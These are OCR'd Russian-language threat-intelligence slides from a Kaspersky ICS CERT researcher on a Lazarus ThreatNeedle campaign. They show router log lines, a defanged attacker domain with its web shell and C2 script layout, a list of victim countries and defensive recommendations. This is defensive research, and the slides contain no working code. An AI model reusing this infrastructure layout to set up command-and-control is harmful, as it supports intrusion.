
TLP: RED

```
Sep 27 00:00:01 Router sudo:     root : TTY=unknown ; PWD=/root ; USER=root ; COMMAND=/sbin/logrotate -f /etc/logrotate.d/syslog-ng
Sep 27 00:00:01 Router sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Sep 27 00:00:01 Router sudo: pam_unix(sudo:session): session closed for user root
Sep 28 00:00:02 Router sudo:     root : TTY=unknown ; PWD=/root ; USER=root ; COMMAND=/sbin/logrotate -f /etc/logrotate.d/syslog-ng
Sep 28 00:00:02 Router sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Sep 28 00:00:02 Router sudo: pam_unix(sudo:session): session closed for user root
```

Инфраструктура злоумышленников



```
edujikim[.]com
|— viewer.asp                          # Веб-шелл
|— intro/blue
|   |— L13C5W7Q2v2w4N7qAPQY.bmp        # Файл, содержащий команды для ThreatNeedle backdoor
|   |— build.xml                       # Лог-файл подключений
|   |— view.asp                        # Скрипт командного сервера ThreatNeedle
|   └— yOH0ms2q3g1ifQwYZHMQ.jpg        # Сохраненный запрос от ThreatNeedle backdoor
└— pay/sample
    |— INIstart.asp                    # Сохраненный клиентский запрос
    |— INIstop.asp                     # Прокси-скрипт
    |— favicon.icon                    # Файл ключа
    └— thumbnails.db                   # Файл белого списка
```

Жертвы атаки



Великобритания, Вьетнам, Германия, Гонконг, Израиль, Италия, Канада, Нидерланды, Россия, Сингапур, Соединенные Штаты, Франция, Швейцария, Швеция, Южная Корея и Япония.

Связь с другими атаками Lazarus



Рекомендации

Антивирусное ПО

- Установлено, работает под политикой
- Отключается только по паролю администратора
- Есть актуальные обновления
- Администраторы выполняют мониторинг состояния систем

Обучение персонала (обнаружение фишинговых писем)

Требования к сложности паролей

Политики контроля доступа (вход только на свою рабочую станцию)

Отключение SeDebugPrivilege

Сегментация сети (особенно объектов КИИ!!!)

Осуществлять мониторинг подозрительных сетевых подключений

Спасибо!

Vyacheslav.Kopeytsev@kaspersky.com

Вячеслав Копейцев **Senior Security Researcher** **Kaspersky ICS CERT**

kaspersky